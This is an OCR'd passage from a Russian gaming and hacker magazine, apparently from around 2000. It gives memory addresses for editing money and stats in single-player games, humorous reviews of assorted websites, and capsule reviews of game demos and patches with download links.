Деньги в банке – AD04E8 (32 бита)
Деньги в кармане – AD04E4 (32 бита)
Еда – AD04D8 (8 бит)

1 персонаж
Здоровье – AD20B8 (32 бита)
Мана – AD20BC (32 бита)
Скиллы – AD20B4 (32 бита)
Опыт – AD081C (32 бита)

2 персонаж
Здоровье – AD3BF4 (32 бита)
Мана – AD3BF8 (32 бита)
Скиллы – AD3BF0 (32 бита)
Опыт – AD2358 (32 бита)

3 персонаж
Здоровье – AD5730 (32 бита)
Мана – AD5734 (32 бита)
Скиллы – AD572C (32 бита)
Опыт – AD3E94 (32 бита)

4 персонаж
Здоровье – AD726C (32 бита)
Мана – AD7270 (32 бита)
Скиллы – AD7268 (32 бита)
Опыт – AD59D0 (32 бита)

Sid Meier`s: Alpha Centauri

Исполняемый файл – terran.exe
Gaia's stepdaughters – 94990C (32 бита)
Human hive – 94B9C8 (32 бита)
University of planet – 94DA84 (32 бита)
Morgan industries – 94FB40 (32 бита)
Spartan federation – 951BFC (32 бита)
The lord's believers – 953CB8 (32 бита)
Peacekeeping forces – 955D74 (32 бита)


Star Trek: Starfleet Command

Вносить изменения можно, находясь в меню «Shipyard».
Исполняемый файл – starfleet.exe
Credits – 702574 (16 бит)

Star Wars Episode 1: Racer

Чит принесет тебе максимум 5000, а hex-кряк работает бесконечно.
Исполняемый файл – swep1rcr.exe
Truguts – E35A58 (32 бита)




ЮНИТЫ

M.J.Ash (m.j.ash@xaker.ru)

TechnoSphere III

http://www.technosphere.org.uk/

Давно хотел попробовать себя в роли Создателя, да вот все как-то не получалось. А тут вот, недавно, попал в мир TechnoSpher-ы и... получилось!!! А что? Все просто! Выбрал из предложенного набора запасных частей подходящие, назвал полученного уродца «хакером Петей» и... отправил пастись на заливные луга виртуального мира. Правда, долгая и счастливая жизнь у Пети не получилась - его сожрали. Как потом выяснилось, я облажался на этапе проектировки и вместо того, чтобы зачать Петю в разделе «carnivores», где формируются злобные хищные машины для убийства, создал его в разделе «herbivores», и он получился у меня вялым травоядным лохом. Так что, увы, все что сумел сделать мой хакер Петя за свою недолгую жизнь, это умять килограмм вкусной травки, пробежать полтора километра и уснуть прямо на пути Sniff-а... Он стал 26 жертвой этого самого известного в мире TechnoSpher-ы маньяка-убийцы.

Allan Teger's Bodyscape Gallery of Nude Fine Art Photography

http://www.bodyscapes.com/

Давненько я так не веселился! Бедный Джонатан Свифт, оказывается, вы были подло обмануты Лемюэлем Гулливером, человеком, о похождениях которого вы так упорно рассказывали нам в рамках школьной программы. Помните, вы совершенно искренне писали, что этому подлецу не очень-то понравилось то, как развратно забавлялись с ним знатные великанши? Хе-хе... И как вы могли в это поверить?!! Да едва вы взялись за перо, чтобы записать воспоминания Гулливера об этом путешествии, как тот, сколотив шайку таких же, как он, извращенцев, из тех, кто западает на большие размеры, поспешил отправиться обратно. Ух и оттянулись же там эти ребята... Предания об этих веселых временах бережно хранят их потомки, старательно передавая от отца к сыну, вот уже без малого триста лет... Спрашиваете, как я об этом узнал? Да очень просто! Не выдержали потомки! Решили повторить подвиг предков, порылись в старых картах и... Что было дальше, любой может узнать, посетив сайт www.bodyscapes.com . Хорошо, что ребята не забыли взять с собой фотоаппарат! :)









Катастрофы тела

http://www.fortunecity.com/greenfield/wilderness/334/

Если тебе повезло, то твой рост намного больше, чем 64, и намного меньше, чем 275 см. А если мать-природа не сыграла с тобой злую шутку, то и 1141 или 16 кг - не твои весовые категории. Кстати, тут некоторые думают, что они - страшные. Вполне возможно! Но вот настолько ли страшные, чтобы люди платили деньги за один взгляд на ваше лицо? А может быть кто-нибудь родился гермафродитом? Или без рук, без ног? Сросшимся с недоразвитым братом? Нет?!! Хорошо... Хорошо и то, что в наше время никто не проводит половину жизни в хрустальной вазе, принимая ее форму, или не рискует узнать на своем опыте, как нож «компрачикос» делает из его нормального тела «что-нибудь посмешнее». Впрочем, как же я забыл, у нас на замену есть радиация и другие прелести «неблагоприятной экологической обстановки»... Так что все очень просо: если у тебя две руки, две ноги и одна голова, все как у остальных, ничего лишнего - это значит, что ТЕБЕ УЖЕ ПОВЕЗЛО в жизни! Радуйся...

Виртуальный компьютерный музей

http://www.computer-museum.ru

Ага! Это ты глупо смеялся, когда я говорил, что в былые времена компьютеры собирали на отечественной элементной базе? Вот только не надо отпираться, я тебя хорошо запомнил! Ты еще громче всех кричал, что родина компьютеров - это Тайвань, потому что именно так написано на твоей материнской плате. Да, да! Точно! Ты еще сделал неприличный жест, когда я заметил, что бабушкой Кобола была Грейс Хоппер, адмирал ВМФ США. Попался, неуч!!! Нет, пороть я тебе не буду... пока. Ты сначала у меня сходишь в «Виртуальный компьютерный музей» и поучишь немного историю компьютерной техники. И если ты думаешь, что тебя там ждет еще одна красивая сказка о временах «когда микрокалькуляторы были большими, а вычислительные машины - огромными», то мое «Хе-хе!» тебе три раза! Там только факты, сынок! Только факты и цифры! Ну а потом я устрою тебе экзамен, где первым вопросом будет идти: «какой объем ОЗУ имел в базовой поставке первый Apple?» И тогда посмотрим, кто из нас - ЕС ЭВМ с водяным охлаждением, а кто добавляет новые возможности сети Интернет!

OhMyGoodNess.com

http://www.ohmygoodness.com/

Если у тебя хватит духу скормить своему браузеру приведенную выше ссылку, то ты поймешь сразу три вещи. Первое: авторы этого сайта действительно умеют рисовать; второе: с чувством юмора у этих людей все в порядке; и третье: для них нет ничего святого. В своих рисунках, большинство из которых можно прямо с этого сайта послать кому-нибудь в виде «поздравительной открытки», они издеваются над всем на свете! Достается и Microsoft, и фанатам «Титаника», начальству и секретаршам, пожилым юбилярам и молодым влюбленным! Для последних, кстати, на OhMyGoodNess.com создана совершенно чумовая «Crazy Kamasutra». Впрочем, бессмысленно перечислять все разделы этого сайта, их слишком много. Просто знай, что если тебе нужно прикольно поздравить друга (подругу, брата, сестру, жену, любовницу...) с Днем рождения (Новым Годом, Первым апреля, Понедельником, Серединой недели, Хэллоуином, Выходом нового X...) или просто как следует посмеяться, то теперь ты знаешь, куда обратиться. И вообще, я так считаю: если ты во время странствий по WWW ни разу не заглянул на OhMyGoodNess.com, то это значит, что деньги на оплату услуг провайдера были потрачены тобой напрасно.





Digital Blasphemy


http://www.digitalblasphemy.com/

Надеюсь, ты последовал моим советам и усложнил стандартную «звуковую схему» Windows парой-тройкой оригинальных решений, взятых, к примеру, на http://www.all-wavs.com? Молодец! Теперь наши с тобой компы обладают ярко выраженной индивидуальностью. Особенно мой! Дело в том, что я пошел дальше... Надеюсь, ты знаешь, что такое «обои для рабочего стола»? Ах, у тебя уже есть логотип третьей Кваки в центре экрана? Похвально, конечно, но... не прикольно! Как у всех... Нет, дружище, сходи-ка ты на сайт «Digital Blasphemy» и проверь там раздел «Top 10». Что, поднимаешь с пола выпавшую от удивления челюсть? То-то же... А теперь не торопись - на этом сайте более 300 работ, поройся, но найди себе такие «обои», чтобы твои друзья, у которых нет доступа к Сети и которые ввиду общей мозговой расслабленности игнорируют наш журнал, тихо выпали в осадок при первом взгляде на экран твоего монитора. Да, и не забудь припасти коробочку дискеток - по своему опыту знаю, что после минуты молчания следуют жалобные крики, вроде: «Дай, дай! Ну что тебе жалко, да?»... :)

История пыток и наказаний

http://members.xoom.com/tortures/

Да... Мои любимые фильмы ужасов против этого сайта откровенно «не катят». Хоть в чем-то повезло! Нехватает еще, чтобы на экране телевизора, вместо привычного расчленения оживших покойничков при помощи специально для этого дела припасенной бензопилы, показывали «милые» развлечения инквизиторов или других религиозных фанатиков. Нет, если кому интересно - «Добро пожаловать на наш сайт! История человечества в пытках и казнях с рисунками и описаниями к вашим услугам! Не забудьте на выходе провериться у психиатра». Ну а я в детстве кошек не мучил, птичкам крылышки не отрывал, и мое, порой странное, поведение легко объясняется тонкой душевной организацией. Так что не буду я рекомендовать вам этот сайт, ребята, просто знайте, что в Интернет и такое есть. Пойдемте лучше пивка выпьем, я знаю тут один замечательный погребок... Кстати, никто не знает, где купить огромный топор с лезвием для толстых костей? :)



ПРИКОЛЫ

http://mosaic.lgg.ru/prikols/

Приколоться, значит, задумал? Бабушек у подъезда «хакнуть»? То-то я смотрю у тебя выражение лица такое хитрое-хитрое, глазки так и бегают! Молодец! Наверное, уже и план разработал, жертву выбрал, время назначил. Как - нет?!! Ах, еще не решил, как прикалываться будешь?!! Понятно... А почему тогда глазки бегают? Они у тебя по жизни так?!! А ты их сфокусировать пытался? А ты попробуй! Вот иди на сайт «ПРИКОЛЫ» и потренируйся. Начни с раздела «Программки», выбери там чего-нибудь достаточно гадкое - для друзей, потом плавно переходи к «Приколки от Егорки». Я гарантирую, после этого вечный вопрос - «как хакнуть бабушек» - больше не будет тебя мучить. Более стандартные «Анекдоты», «Прикольное чтиво» и «Веселые картинки» оставь на потом, у тебя более важные задачи... Раз, два.. Проверка! Порядок, с глазами у тебя все нормально... Фу! Что это ты жрешь из туалетной бумаги?!! А, растопленный кусок шоколада?!! Это тебя Егорка научил? Ясно... Что? Да нет, я говорю - «кранты» бабкам! Все, все, иди... Ты уже готов...



DEMOS


Александр '2poisonS' Сидоровский
(2poisonS@xakep.ru)

AMA Superbike

Мать/отец: Motorsims
Требует: PII-266, 64Mb
Весит: 27Mb
ftp.meccaworld.com/pub/downloads/ama_superbike/amasuperbikefull.exe

В двух словах: абсолютно не играбельный мотосимулятор потрясающей красоты. Мотоциклы с гонщиками прорисованы так, что закачаешься, но игровой процесс — отстой редкостный. Управление убийственное, реализм нулевый, а анимацию падения с мотоцикла надо просто видеть (точнее, лучше не видеть). Не гонщики, а куклы. Трагикомедия.

Подпись: На старт, внимание... спасибо, дальше не надо. Quit Game.



Sid Meier's Alpha Centauri: Alien Crossfire

Мать/отец: Firaxis
Требует: P-233, 32Mb
Весит: 50Mb
ftp.ea.com/pub/ea/demos/alphacentauri/smac_demo1_1m.exe

Адд-он сам знаешь к чему. Семь новых инопланетных фракций (неслабо!), редактор собственной фракции (ты уж извини, что я такими Думскими терминами...), куча довесок к геймплею — одним словом, хороший адд-он. Ну если для тебя ярлык «Сидово Мейерово» святее чем «Отче наш», то качай, конечно, ведь SMAC у тебя точно есть...

Amerzone

Мать/отец: Microids/Ubi Soft
Требует: PII-266, 64Mb
Весит: 85Mb
ftp.ubisoft.com/Demos/amerzone/amerzone_demo.zip


На одном сайте сказали: для того, чтобы понять суть этой игры, нужно произнести ее название на французский манер: L'Amerzone (читается «ламер зон»). От себя добавлю, что если произнести его на русский манер («Омерзон»), основная черта игры тоже легко угадывается. Одним словом — полнейший отстой. Омерзон — это квест, где все загадки либо слишком легкие (ходить можно только туда и брать только то, что требуется), либо слишком долгие (иди туда не знаю куда). Из преимуществ — красивые бэкграунды с дикой природой. Видимо, они и занимают 85 мегов. Качать будешь?

Красиво? Зато 85 мегов...





Представляешь, какое там жужжание!?



О чем задумался, приятель? О судьбе Micro$oft?

Asheron's Call

Мать/отец: Turbine Games/Microsoft
Требует: PII-266, 64Mb
Весит: 53.2Mb
http://download.microsoft.com/download/asheron/Install/3/W9X/EN-US/acbeta3.exe

Для тех кто в танке — это трехмерная онлайновая РПГ. Довольно неплохая, но со своими причудами. По крайней мере, если говорить о бесплатной бете. Во-первых, если у тебя скорость соединения находится где-то в пределах 28800-33600 или тем паче ниже, то можешь про эту игру забыть. Тут кабель нужен. Во-вторых, сказывается наследственность: количество багов уступает только Форточкам от того же родителя. В-третьих, ента бета будет работать у тебя только 10 дней. Из хорошего: отличная система генерации персонажа, туча нового, свежего и оригинального, ну и все остальное.

Swarm Assault

Мать/отец: Gate 5 Software / Mountain King Studios
Требует: P-233, 32Mb
Весит: 30Mb
ftp://www.mking.com/pub/swarmassault/SwarmAssaultShr.exe

RTS с насекомыми в качестве юнитов. Бои жуков, комаров, пауков (со своими паутинами) и прочих инсектоидов. Как и все игры, которые пытаются оригинальничать, страдает серьезными проблемами с графикой. Диагноз обычный: нестандартный геймплей, все остальное ниже среднего. Глубоко ниже.

PATCHES

Carnivores II

Мать/отец: Action Forms / Wizard Works
Требует: PII–266, 64Mb
Весит: 30Mb
ftp://mirror.aarnet.edu.au/3dfiles/games/c2_demo.zip

Я бы никогда в жизни не стал грузить тебя описаниями бесконечных, тупых как угол в 170 градусов охотничьих симуляторов. Но это вроде как не просто симулятор отстрела оленей, а настоящий экшен. Только в качестве противников — динозавры. Я говорю именно о Carnivores II — он отличается от первой части повышенной степенью риска. Шансы удачной охоты у обеих сторон примерно равны. К тому же в игре есть небольшой элемент развития, что тоже выгодно отличает ее от безликих Deer Hunter'ов. Сначала слабенькое оружие и охотничья лицензия на динозавров-ламеров, ну а дальше — круче... Однако всем не рекомендую, только тем, кто заинтересовался. Уж больно специфический жанр.

А ведь этот крендель больше похож на охотника чем на дичь...



Unreal Tournament — patch v348 (8.93Mb)


ftp.gtinteractive.com/pub/games/ut/demo/UTDemopatch348.exe

Фиксит такое количество всевозможных вещей, что сколько я ни старался, так и не смог составить списка, который не занял бы весь остаток рубрики. Одним словом, можешь мне поверить: если у тебя есть демка UT, этот патч тебе НУЖЕН. С гигантским списком изменений и добавлений можно ознакомиться здесь: http://unreal.epicgames.com/demochangelog.txt. Чтобы патч встал, нужно сначала поставить его предыдущую версию 338. Делается это так:
ftp.avault.com/patches/UTDemo338cPatch.exe (9.43Mb)

Army Men: Toys in Space

Мать/отец: 3DO
Требует: P–166, 32Mb
Весит: 27.8Mb
ftp://west.download.won.net/files/action/toysspacedemo.zip

Единственный в мире симулятор пластмассовых солдатиков заразился болезнью самоклонирования. Сериал поставлен на конвейер. Хлоп — АрмиМен 2 с минимальными изменениями по отношению к оригиналу. Хлоп — АрмиМен 3 (хоть в названии и нет тройки), та же песня. Теперь к приевшимся солдатикам-пехотинцам добавляются новые наборы игрушек: монстры-инопланетяне и космический десант. В следующей серии, очевидно, Сарж будет воевать с орками?



За игру теней в бликах факела на стене придется платить третьим пнем...

Nocturne

Мать/отец: Terminal Reality / Gathering of Developers
Требует: PIII–400, 128Mb, 3D
Весит: 110Mb
ftp://gamesdomain.netvision.net.il/pub/demos/nocturne_test.zip

Прежде чем начать читать, посмотри в графы «Весит» и «Требует». Остались такие, кому все еще интересно? Конечно, это не минимальные, а рекомендуемые требования, но без них весь кайф пропадет. Потому что кайф этот заключается единственно в умопомрачительно прорисованных моделях и уровнях. Больше в игре ничего принципиально нового и/или интересного нет. Экшен/адвенчура ужасов в стиле Resident Evil.

«Букинские» игры

www.buka.ru

Информация для пользователей локализованных компанией «Бука» стратегий **Heroes of M&M3** и **Jagged Alliance** aka **«Агония власти»**.
Для первой патч существует, можно скачать под адресу http://download.buka.ru/hmm3/PH3Full.exe. Примечательно, что данный патч не работает с пиратскими переведенками «Героев», только с официальной локализацией. Там же лежит апдейт редактора — пригодится тем, кто любит ваять собственные карты. Местонахождение апдейта: http://download.buka.ru/hmm3/PH3FHelp.exe.
Для «Агонии власти» патч, увы, еще не появился. Но, видимо, надо ждать в самом скором времени.

Settlers III — patch v1.52

ftp://208.247.156.31/updates/s3old152.exe — v1.38 -> v1.52 (4.28Mb)
ftp://208.247.156.31/updates/s3150152.exe — v1.50 -> v1.52 (2.57 Mb)
ftp://208.247.156.31/updates/s3151152.exe — v1.51 -> v1.52 (2.57 Mb)

Сеттлерсы — постоянные гости в *GAMES/WWW/PATCHES*. Латание этой игры, похоже, не закончится никогда. Еще пара номеров, и я открываю рубрику в рубрике: *GAMES/WWW/PATCHES/SETTLERSIII*. В сегодняшнем выпуске: игра по локалке теперь не вызывает ошибок DirectPlay, заклинание Gold to Stone работает и на драгоценных камнях (почему?), египетские драгоценные камни подсчитываются в финальной статистике еще и в колонке «золото» (ну почему??), заклинания Transport Goods и Bring Goods как-то подправлены, и еще около десятка таких же мелких исправлений. Хочешь — качай, а лучше подожди следующего патча, он наверняка уже не за горами.

Total Annihilation: Kingdoms — patch v2.0 (final) (2.26Mb)

ftp.cavedog.com/cavedog/1x–2bd.EXE


Коль бы существовал конкурс патчей, этот однозначно стал бы призером. Если ты помнишь, основным недостатком TA: Kingdoms была безумная прожорливость к системным ресурсам, откуда проистекала и тормознутость игры на больших картах со многими юнитами, и долгое время загрузки. Так вот, этот патчик увеличивает скорость Kingdoms как минимум вдвое (!) как при загрузке карт, так и в самой игре. Это в корне меняет ее облик. Естественно, минимальные системные требования теперь стали ниже (P-200, 32Mb). Кроме этого, в патч включены две новые карты, два новых юнита (реально их больше, зайди на официальный сайт), подточен баланс сил (дирижабли теперь слабее, wisp точнее), ну и еще кое-что по мелочи. Думаю, не надо говорить, что это must have для играющих в TA:K.

Rainbow Six: Rogue Spear — patch v2.04 (2.54Mb)

ftp.avault.com/patches/ROGUE204.exe

Еще один патч с тучей инноваций. Среди наиболее значимых: новая карта для многопользовательского режима, улучшенная связь с сервером, исправлены баги в режиме реплея миссии, кое-что подправлено в функции приближения (zoom), враги теперь не появляются в начале миссии перед самым носом у игрока, покидающие игру в режиме мультиплеера не оповещают террористов «смертным» звуком и т.д. и т.п. В основном, фиксы касаются многопользовательского режима, есть и много совсем мелкого...


Сразу видно – наш человек: и нашивочка на рукаве прорисована, и автомат ни с чем не спутаешь, и рожа российская!



Descent 3 — patch v1.2 (1.09Mb)

www.outrage.com/patch/D3_US_1.2_Patch.exe

Улучшен трафик в многопользовательских играх (за счет непосылания данных мертвым игрокам, выделенным серверам и наблюдателям). Добавлены фишки вроде motion blur под третий Пентюх. Излечены проблемы со вспомогательным оружием в мультиплеере. Добавлена поддержка EAX 2.0 (это, кстати, общая фишка для большинства современных патчей). И, наконец, джойстик теперь по умолчанию использует Windows API. Если у тебя Wingman Interceptor или какой другой девайс с несколькими «головками» :), запускай игру с командой -directinput.



Дождливо там у вас, однако... Так и роботы заржаветь могут.

Star Wars: Episode I The Phantom Menace — patch v1.1 (771Kb)

ftp.lucasarts.com/patches/pc/tpmupd11.exe

